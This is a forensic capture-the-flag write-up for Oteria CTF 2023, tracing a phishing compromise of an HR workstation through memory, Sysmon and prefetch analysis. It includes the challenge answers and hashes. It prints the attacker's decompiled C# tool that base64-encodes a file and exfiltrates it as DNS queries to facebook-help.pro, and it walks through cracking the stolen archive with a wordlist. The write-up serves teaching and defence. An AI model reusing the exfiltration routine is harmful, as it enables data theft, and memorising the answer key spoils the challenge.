



WRITE UP

Oteria CTF 2023



Type	[WriteUp]
Client	Oteria
Version	4.0
Date	09/12/2023
Référence	None

1. DOCUMENT HISTORY

Version	Date	Author	Verifier	Modifications
1.0	08/11/2023	hugo.perinazzo@own.security	None	Question & Answers
2.0	09/11/2023	hugo.perinazzo@own.security	None	Full investigation writeup
3.0	13/11/2023	hugo.perinazzo@own.security	None	Adding hints
4.0	09/12/2023	hugo.perinazzo@own.security	None	Post-beta corrections

2. SUMMARY

1. DOCUMENT HISTORY	0
2. SUMMARY	1
1. INITIAL INSTRUCTIONS	3
2. QUESTIONS & ANSWERS	6
2.1. [EASY] IDENTIFY THE USERNAME OF THE VICTIM.....	6
2.2. [EASY] GIVE THE NUMBER OF THE MITRE ATTACK PRIVILEGE ELEVATION TECHNIQUE.....	7
2.3. [EASY] GIVE THE HASH OF A FILE BELONGING TO A SIMILAR CAMPAIGN.....	8
2.4. [MEDIUM] WHAT WAS THE TIME OF THE INITIAL ACCESS ?	9
2.5. [MEDIUM] AT WHAT TIME WAS THE DATA EXTRACTED ?	11
2.6. [MEDIUM] FIND THE PASSWORD OF THE EXTRACTED ARCHIVE.....	12
2.7. [HARD] GIVE THE VALUE OF THE IOC FOUND IN THE TOOLS USED BY THE ATTACKER.....	14
2.8. [HARD] IDENTIFY THE C2 IP OF THE RAT.....	17
2.9. [HARD] GIVE THE CVE NUMBER USED FOR THE PRIVILEGE ESCALATION.....	17
2.10. [GROUP] IDENTIFY MITRE ATTACK TECHNIQUES FOR THIS CAMPAIGN	19
3. FULL INVESTIGATION WRITEUP :	20
3.1. CHECKING FOR PERSISTENCE TECHNIQUES	20
3.1.1. <i>Checking for persistence techniques.</i>	20
◆ Startup Menu	20
◆ Registry keys.....	21
◆ Scheduled tasks.....	21
3.1.2. <i>Memory Investigation</i>	22
3.1.3. <i>Investigation of the recycle bin</i>	24
3.1.4. <i>System events and timeline exploration</i>	27
◆ Chainsaw.....	27
◆ Hayabusa.....	28
3.1.5. <i>MFT analysis</i>	30
3.2. REVERSE ENGINEERING	31
3.2.1. <i>Visual Basic in the HTA file</i>	31
3.2.2. <i>Reversing microsoft-kpp.exe backdoor</i>	33
◆ Static analysis.....	33
◆ Dynamic analysis.....	35
3.2.3. <i>Attacker working directory and reverse of post-exploitation tools</i>	37
◆ Analysis of desktop.lnk.exe	38
◆ Analysis of soft.exe.....	39
○ Static analysis.....	39
○ Dynamic analysis.....	40
3.3. OSINT	42
3.3.1. <i>Google dorking with the IOC</i>	42
3.4. DNS EXTRACTION RECOVERY	43
3.4.1. <i>Sysmon events and reconstructing the extracted archive</i>	43
3.4.2. <i>Brute-forcing the archive</i>	44
4. APPENDIX	46
4.1. APPENDIX 1 – DNS EXFILTRATION RECOVERY SCRIPT	46
○ script.py	46
○ reverse.sh	47
○ Usage example.....	47

◆ BLANK PAGE◆

1. INITIAL INSTRUCTIONS

You're an analyst in the DFIR team of a cyber-security company. Today, a maritime SME called Becolab is calling on your services following a leak of confidential data that was posted on darknet cybercriminal forums at the beginning of November 2023.

After one of your colleagues analysed the company's DNS server, everything suggests that the data leak originated from the workstation of the person in charge of human resources, who had observed some abnormal behaviour on her workstation a few days earlier but thought she had solved the problem and didn't inform her employer.

Your manager has assigned you to investigate this machine, and you are expected to reconstruct the scenario of past events, understand the initial compromise and identify what data has been extracted.

Good luck!

Hints:

1/

The initial compromise was made by a phishing attack, and the email was then deleted by the victim.

2/

The attacker used simple and well-known persistence methods.

3/

An IoC in Chinese alphabet can be found in the attackers' tools.

4/

a research article on a similar campaign was published on the Internet :
[https://medium.com/@alatoglia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despi...72ae58363eed](https://medium.com/@alatoglia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despi...)

5/

The extraction was performed via DNS, look at the Sysmon logs.

Additional hints (For stuck player only) :

Question 1:

This is the *First name Last name* of the user of the workstation.

Question 2:

Look at “Exploitation for Privilege Escalation” on <https://attack.mitre.org/>

Question 3:

The hash can be found in the medium article, the file can also be found on virustotal :

<https://www.virustotal.com/gui/file/bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d>

Question 4:

You can use some tools like haybusa or chainsaw (available on github)

Pay attention to mshta.exe execution

Question 5:

By reversing the dotnet tool, you can obtain the attacker exfiltration domain name.

Then look at the Sysmon logs and DNS queries.

Question 6:

The « Community » section of a similar campaign in virustotal give the password pattern to brute-force the archive

Question 7:

Run the exfiltration tool in a sandbox or look at the weird sections of the backdoor executable.

You'll probably need to support utf8 encoding in your terminal to display the string correctly.

Question 8:

Run the backdoor in a sandbox, and capture the network traffic with a tool like wireshark to look at the outgoing TCP packets.

Question 9:

Computes the hash of [REDACTED] /beef/Desktop.lnk.exe and check out the alternative names of this sample on virustotal.

TIPS:

1/

Datetime values must be expressed in the following UTC format: YYYY-MM-DDThh:mmTZD

Difference from UTC time will always be equivalent to +00:00

Example:

1997-07-16T19:20+00:00

2/

For all datetime related questions, you must indicate the date of the first event associated to the answer.

3/

Since some questions ask you to answer with a hash, the computed values are case-sensitive.

4/

To compute a hash of a value, you can use the following command (note the use of -n)

```
echo -n "My Value" | shasum
```

5/

Feel free to answer questions out of order, and don't limit your focus to file and disk analysis; it may be necessary to extend your analysis to the web.

2. QUESTIONS & ANSWERS

2.1. [EASY] IDENTIFY THE USERNAME OF THE VICTIM

FORMAT : J***** B*****

Janne Buisson

7d764fed1488376bb830c3377d7d30e0e9891f3b


This can be found with the following techniques:

Using volatility on a memory dump:

```
(venv) [Nov 06, 2023 - 15:40:54 (CET)] exegol-dfir volatility3 # ./vol.py -f ..\memory.raw windows.hashdump.Hashdump
Volatility 3 Framework 2.5.2
Progress: 100.00          PDB scanning finished
User      rid      lmhash      nhash
Administrator 500      aad3b435b51404eeaad3b435b51404ee      31d6cfe0d16ae931b73c59d7e0c089c0
Guest     501      aad3b435b51404eeaad3b435b51404ee      31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount 503      aad3b435b51404eeaad3b435b51404ee      31d6cfe0d16ae931b73c59d7e0c089c0
Windows\!utlity\Account 504      aad3b435b51404eeaad3b435b51404ee      f08b707380128e0540ff0d10d1887ef6
Janne Buisson 1001     aad3b435b51404eeaad3b435b51404ee      d43190345252acbfd408206bc8593df0
```

Using RegistryExplorer

We can browse to the key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI and look for the value LastLoggedOnUser



2.2. [EASY] GIVE THE NUMBER OF THE MITRE ATTACK PRIVILEGE ELEVATION TECHNIQUE

FORMAT : T*****

T1068

01f7ce68d452c06674a6acf551fa5eb070829607

As explained in more detail in section [4.9. \[HARD\] Give the CVE number used for the privilege escalation](#), the privilege elevation method, used a vulnerable driver : Dell dbutil_2_3.sys exploited by [CVE-2021-21551](#)

This corresponds to [Exploitation for Privilege Escalation \(T1068\)](#) techniques description from the Mitre Att&ck framework:

Adversaries may bring a signed vulnerable driver onto a compromised machine so that they can exploit the vulnerability to execute code in kernel mode.

In our attack, the vulnerable driver was not imported by the attacker, but had already been installed on the machine.

2.3. [EASY] GIVE THE HASH OF A FILE BELONGING TO A SIMILAR CAMPAIGN

FORMAT :

bd*****


Note : In the answer below, the first line is the sha256 of the file, the second line is the sha1 of the first line hash

bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d

2954417f33ecf2adb15deb66a5982e318d97dc07

By reversing the attacker tools, as explained in more detail in section [4.7. \[HARD\] Give the value of the IOC found in the tools used by the attacker](#) we found the following IOC : 海铁物流制造

By using the following google dork “海铁物流制造” we found a medium article introducing the threat actor TTPs : <https://medium.com/@alatoglia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despionnage-72ae58363eed>



As mentioned by article a similar campaign has been identified related to the following hash:

[bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d](#)

2.4. [MEDIUM] WHAT WAS THE TIME OF THE INITIAL ACCESS ?


FORMAT : ****-*-*-**T**:**+00:00

2023-10-26T12:54+00:00

3965b0b2c10e2e94edf857a1c5f479fe7a487ea4

We can use Hayabusa, a tool used to run some sigma-compatible rules on the windows events

```
talion@pluton hayabusa> ./hayabusa-2.10.0-lin-musl csv-timeline -d ../../Artifacts/Logs/ -p verbose -o results.csv
```



The screenshot shows the Hayabusa interface with the title "HAYABUSA by Yamato Security". It displays the following log output:

```


Start time: 2023/11/05 13:55
Total event log files: 363
Total file size: 181.6 MB
Scan wizard:
✓ Which set of detection rules would you like to load? · 2. Core+ ( status: test, stable | level: medium, high, critical )
✓ Include Emerging Threats rules? · no
✓ Include Threat Hunting rules? · yes
Loading detection rules. Please Wait.

```

Thanks to the hayabusa output we can confirm that mshta.exe has been run due to cv.hta and execute some powershell, dropping a base64 payload.

This confirm that the initial access occurs on 2023-10-26 14:54:25.134 +02:00 without being noticed by windows defender

Then we used TimelineExplorer from [Eric Zimmerman's tools](#) suite to browse the csv timeline



The screenshot shows the Timeline Explorer v1.3.0.0 interface with the file "hayabusa.csv" loaded. The table displays the following columns: Line, Tag, Timestamp, Channel, Event ID, Level, Rule Title, and Details. The data shows numerous events, with several rows highlighted in red, indicating suspicious activity. One specific row is highlighted in red, corresponding to the event at 2023-10-26 14:54:25.134 +02:00.

Line	Tag	Timestamp	Channel	Event ID	Level	Rule Title	Details
251		2023-10-26 15:48:24.185 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
249		2023-10-26 15:48:24.000 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
248		2023-10-26 15:48:24.000 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
240		2023-10-26 15:33:40.250 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
239		2023-10-26 15:33:40.244 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
238		2023-10-26 15:33:40.118 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
237		2023-10-26 15:33:40.107 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
235		2023-10-26 15:33:39.940 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
234		2023-10-26 15:33:39.940 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
228		2023-10-26 15:15:52.138 +02:00	Defender	1116	high	Antivirus Hacktool Detection	Threat: Behavior:Win32/Meterpreter.genA Severity: Severe Type: Suspicious Behavior User: Path: Threat: Behavior:Win32/Meterpreter.genA Severity: Severe Type: Suspicious Behavior User: Path:
225		2023-10-26 15:15:52.097 +02:00	Defender	1116	high	Antivirus Hacktool Detection	Threat: Behavior:Win32/Meterpreter.genA Severity: Severe Type: Suspicious Behavior User: Path:
223		2023-10-26 14:54:25.134 +02:00	Sysmon	1	high	Suspicious PowerShell Parent Process	Cmpline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "Start-Process -
222		2023-10-26 14:54:25.134 +02:00	Sysmon	1	high	Suspicious MSHTA Child Process	Cmpline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "Start-Process -
221		2023-10-26 14:54:28.054 +02:00	Sysmon	1	high	Suspicious PowerShell Parent Process	Cmpline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$content = Get-
220		2023-10-26 14:54:28.054 +02:00	Sysmon	1	high	Base64 Encoded PowerShell Command	Cmpline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$content = Get-
219		2023-10-26 14:54:28.054 +02:00	Sysmon	1	high	Suspicious MSHTA Child Process	Cmpline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "\$content = Get-
218		2023-10-26 14:43:27.157 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
209		2023-10-26 14:43:27.149 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
208		2023-10-26 14:43:27.054 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
207		2023-10-26 14:43:27.035 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
205		2023-10-26 14:43:26.831 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
204		2023-10-26 14:43:26.830 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
194		2023-10-25 17:59:13.969 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL
193		2023-10-25 17:59:13.964 +02:00	Sysmon	1	high	Proc Exec (Non-Exe Filetype)	Cmpline: C:\WINDOWS\system32\chcp.com Proc: C:\Windows\System32\chcp.com User: DESKTOP-NQHOVL

Here is the event produced by Sysmon with event-id 1:

Information	10/26/2023 2:54:17 PM	Sysmon	1 Process Create (rule: ProcessCr... 5 Process terminated (rule: Proc...
Information	10/26/2023 2:54:06 PM	Sysmon	
Event 1, Sysmon			
General	Details		
Process Create:			
RuleName: -			
UtcTime: 2023-10-26 12:54:17.862			
ProcessGuid: {a14915b3-6179-653a-fc01-000000000f00}			
ProcessId: 10596			
Image: C:\Windows\SysWOW64\mshta.exe			
FileVersion: 11.00.19041.3570 (WinBuild.160101.0800)			
Description: Microsoft (R) HTML Application host			
Product: Internet Explorer			
Company: Microsoft Corporation			
OriginalFileName: MSHTA.EXE			
CommandLine: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Janne Buisson\Desktop\cv.hta"	{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}		
CurrentDirectory: C:\Users\Janne Buisson\Desktop\			
User: DESKTOP-NQHOVU5\Janne Buisson			
LogonGuid: {a14915b3-5eda-653a-df6e-020000000000}			
LogonId: 0x26DF			
TerminalSessionId: 1			
IntegrityLevel: Medium			
Hashes: SHA256-C8A4F1CA4ADAE596AEEBE8AD60D6CEF0D4183A6469E9211BEDA7706400CC34A8			
ParentProcessGuid: {a14915b3-5eda-653a-6700-00000000f00}			
ParentProcessId: 4820			
ParentImage: C:\Windows\explorer.exe			
ParentCommandLine: C:\WINDOWS\Explorer.EXE			
ParentUser: DESKTOP-NQHOVU5\Janne Buisson			

Don't forget to adjust the UTC difference.

We can confirm mshta.exe execution by referring to prefetch files:

```
MSEdgeWebView2.EXE-F5245647.pf
MSEdgeWebView2.EXE-F5245648.pf
MSFix.EXE-A69D666D.pf
MSHTA.EXE-854F6B45.pf
MSIEXEC.EXE-A2D55CB6.pf
MSIEXEC.EXE-E09A077A.pf
MSPaint.EXE-76E10B24.pf
```

```
talion@pluton prefetch> scainfo MSHTA.EXE-854F6B45.pf | grep -A 2 -B 2 -i cv
  Filename: 53 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\WINDOWS.STORAGE.DLL
  Filename: 54 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\PROPSYS.DLL
  Filename: 55 : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE BUISSON\DESKTOP\CV.HTA:ZONE.IDENTIFIER
  Filename: 56 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\VIRTDISK.DLL
  Filename: 57 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\FLTLIB.DLL
  Filename: 58 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\SHELL32.DLL
  Filename: 59 : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE BUISSON\DESKTOP\CV.HTA
  Filename: 60 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\MSIMTF.DLL
  Filename: 61 : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSWOW64\WININET.DLL
```

2.5. [MEDIUM] AT WHAT TIME WAS THE DATA EXTRACTED ?

FORMAT : ****-*-*-**T**:**+00:00

2023-10-30T17:33+00:00

d2996a9ce9c9c515397f05ec902cf2cc200bd3a3

By reversing the exfiltration tool in c:/Users/JanneBuisson/AppData/Roaming/beef/soft.exe we found a new IOC, the domain used for DNS exfiltration: facebook-help[.]pro

```

private static void Main(string[] args)
{
    Console.OutputEncoding = Encoding.UTF8;
    int chunkSize = 200;
    string text = "facebook-help.pro"; ioc domain
    int num = 10;
    PrintHeader();
    if (args.Length != 1)
    {
        Console.WriteLine("Usage : notexfil.exe <file path>"); print usage to the operator
        return;
    }
    string text2 = args[0];
    try
    {
        List<string> list = SplitStringIntoChunks(Convert.ToBase64String(File.ReadAllBytes(text2))); encode the file in base64
        Console.WriteLine("Chunks:");
        int num2 = 0;
        int count = list.Count;
        foreach (string item in list)
        {
            int num3 = (int)((double)num2 / (double)count * 100.0);
            string obj = $"[{num2} / {count}] {num3}% ";
            string text3 = item + "." + text;
            Console.WriteLine(obj + text3);
            try
            {
                Dns.GetHostEntry(text3); Doing DNS query
            }
            catch (Exception)
            {
            }
            Thread.Sleep(num);
            num2++;
        }
        Console.WriteLine("");
        Console.WriteLine("/// EXFIL DONE /// ");
        Console.WriteLine("");
    }
    catch (Exception ex2)
    {
        Console.WriteLine("Error : " + ex2.Message);
    }
}

```

We can search in sysmon logs for the first appearance of this IOC

```

2023-10-30T17:33:33.474Z | Data | Facebook -> 3 | Read
<Data Name="UtcTime">2023-10-30 17:33:33.057Z</Data>
<Data Name="ProcessGuid">A14915B3-E8E5-653F-1602-0000000001800</Data>
<Data Name="ProcessName">notexfil.exe</Data>
<Data Name="UserName">JANNEBUISSON</Data>
<Data Name="ProcessId">157</Data>
<Data Name="ThreadId">1</Data>
<Data Name="FileHandle">0</Data>
<Data Name="FileName">C:\Windows\system32\notexfil.exe</Data>
<Data Name="ProcessImageName">notexfil.exe</Data>
<Data Name="ParentProcessId">1</Data>
<Data Name="ParentProcessName">System</Data>
<Data Name="FileHashSha256">A0432089AA0404AB1WtIaZYL5Rz28ALxRAAAAAAAQ9909VfJBVCBERSBT11VTVPJ8SVRRTxNfLaRvY3IE8v27X1YRLYSRXp4ct7wPq9MKpgg+AeHADq3hsE0NjkYrYCysJu1FuShDvh+G9dVfwIta4K0eV0U4cbuBfwJHbEUlu0lkevwRZdb4GXqE6ufgj1TjoZY.Facebook-help.pro</Data>
<Data Name="UtcTime">2023-10-30 17:33:33.474Z</Data>
<Data Name="ProcessGuid">A14915B3-E8E5-653F-1602-0000000001800</Data>
<Data Name="ProcessName">facebook-help.pro</Data>
<Data Name="UserName">JANNEBUISSON</Data>
<Data Name="ProcessId">157</Data>
<Data Name="ThreadId">1</Data>
<Data Name="FileHandle">0</Data>
<Data Name="FileName">C:\Windows\system32\notexfil.exe</Data>
<Data Name="ProcessImageName">facebook-help.pro</Data>
<Data Name="ParentProcessId">1</Data>
<Data Name="ParentProcessName">System</Data>
<Data Name="FileHashSha256">A0432089AA0404AB1WtIaZYL5Rz28ALxRAAAAAAAQ9909VfJBVCERSBT11VTVPJ8SVRRTxNfLaRvY3IE8v27X1YRLYSRXp4ct7wPq9MKpgg+AeHADq3hsE0NjkYrYCysJu1FuShDvh+G9dVfwIta4K0eV0U4cbuBfwJHbEUlu0lkevwRZdb4GXqE6ufgj1TjoZY.Facebook-help.pro</Data>

```

2.6. [MEDIUM] FIND THE PASSWORD OF THE EXTRACTED ARCHIVE

FORMAT : A*****

Arkhangelsk2023

727ed436e8c4a0b4a2719ee061742d642807286e

Thanks to the domain IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS requests targeting this specific domain.

In the appendix section, at the end of this document, you'll find a script specially designed for this challenge, that allows you to rebuild the archive extracted by DNS using sysmon logs and the target domain.

```
[Nov 05, 2023 - 15:33:10 (CET)] exegol-dfir decode_exfil # wget -q https://github.com/omerbenamram/evtx/releases/download/v0.8.1/evtx_dump-v0.8.1-x86_64-unknown-linux-musl -O /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:12 (CET)] exegol-dfir decode_exfil # chmod +x /root/.local/bin/evtx_dump
[Nov 05, 2023 - 15:33:13 (CET)] exegol-dfir decode_exfil # ./reverse.sh ./Microsoft-Windows-Sysmon%4Operational.evtx
[+] Kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:33:20 (CET)] exegol-dfir decode_exfil # ls kitchen
b64 evtx.jsonl output raw_url.txt
[Nov 05, 2023 - 15:33:31 (CET)] exegol-dfir decode_exfil # file kitchen/output
[+] Kitchen/output: Zip archive data, at least v2.0 to extract
[Nov 05, 2023 - 15:34:11 (CET)] exegol-dfir decode_exfil #
```

Thank to this script we are able to retrieve the archive but it's password protected, we are still able to list its content though

```
[Nov 05, 2023 - 15:44:07 (CET)] exegol-dfir decode_exfil # unzip kitchen/output
Archive: kitchen/output
[kitchen/output] CONTRAT DE SOUSTRAITANCE.docx password: #
[Nov 05, 2023 - 15:44:12 (CET)] exegol-dfir decode_exfil # unzip -l kitchen/output
Archive: kitchen/output
      Length      Date    Time     Name
-----  -----
    20924  2023-10-27 17:00  CONTRAT DE SOUSTRAITANCE.docx
  159200  2023-10-28 16:30  MC3000_cahier_des_charges.odt
      0  2023-10-29 18:12  mc 3000/
  1310308  2023-10-29 18:12  mc 3000/marincore_3000.blend
  795498  2023-10-29 18:12  mc 3000/marin_core_3000.dae
  148060  2023-10-29 18:12  mc 3000/marin_core_3000.fbx
    243  2023-10-29 18:12  mc 3000/marin_core_3000.mtl
  369411  2023-10-29 18:12  mc 3000/marin_core_3000.obj
  335984  2023-10-29 18:12  mc 3000/marin_core_3000.stl
-----  -----
   3139628                           9 files
```

We need to crack the password of this archive to access its content.

As described in the community tab of [this virustotal sample](#) we know the pattern of the password for this archive is the following:

Comments (1)

TalionOwn
2 minutes ago


Crypter used to hide a dotnet exfiltration tool in another campaign
Iranian TA, using russian city + year of the attack as the extracted archive password.

Password pattern:

[Russian City][Attack Year]

We can look at https://en.wikipedia.org/wiki/List_of_cities_and_towns_in_Russia to retrieve a list of cities and towns in Russia:

Then append the year of the attack, in our case 2023 :

```
talion@pluton tmp> head list
City Russian name Federal subject
Abakan Абакан Republic of Khakassia
Abaza Абаза Republic of Khakassia
Abdulino Абдулино Оренбург Oblast
Abinsk Абинск Краснодар Krai
Achinsk Ачинск Красноярск Krai
Adygeysk Адыгейск Republic of Adygea
Agidel Агиель Republic of Bashkortostan
Agryz Агрыз Republic of Tatarstan
talion@pluton tmp> cat list | awk -F ' ' '{ print $1 }' > list2
talion@pluton tmp> head list2

City
Abakan
Abaza
Abdulino
Abinsk
Achinsk
Adygeysk
Agidel
Agryz
talion@pluton tmp> sed -i 's/$/2023/' list2
talion@pluton tmp> head list2
2023
City2023
Abakan2023
Abaza2023
Abdulino2023
Abinsk2023
Achinsk2023
Adygeysk2023
Agidel2023
Agryz2023
```

Then we can use this wordlist with john the ripper to crack the archive:

```
[Nov 05, 2023 - 15:46:09 (CET)] exegol-dfir Kitchen # zip2john archive.zip > hash
ver 2.0 archive.zip<CONTRAT DE SOUSTRAITANCE.docx PKZIP Encr: cmplens=16199, decmplen=20924, crc=D2826540 ts=8810 cs=d282 type=8
ver 2.0 archive.zip<MC3000_cahier_des_charges.odt PKZIP Encr: cmplens=15582, decmplen=15506, crc=B09CFABA ts=830C cs=b09C type=8
ver 2.0 archive.zip<mc_3000.blend PKZIP Encr: cmplens=215204, decmplen=1310308, crc=84C77642 ts=9195 cs=84C7 type=8
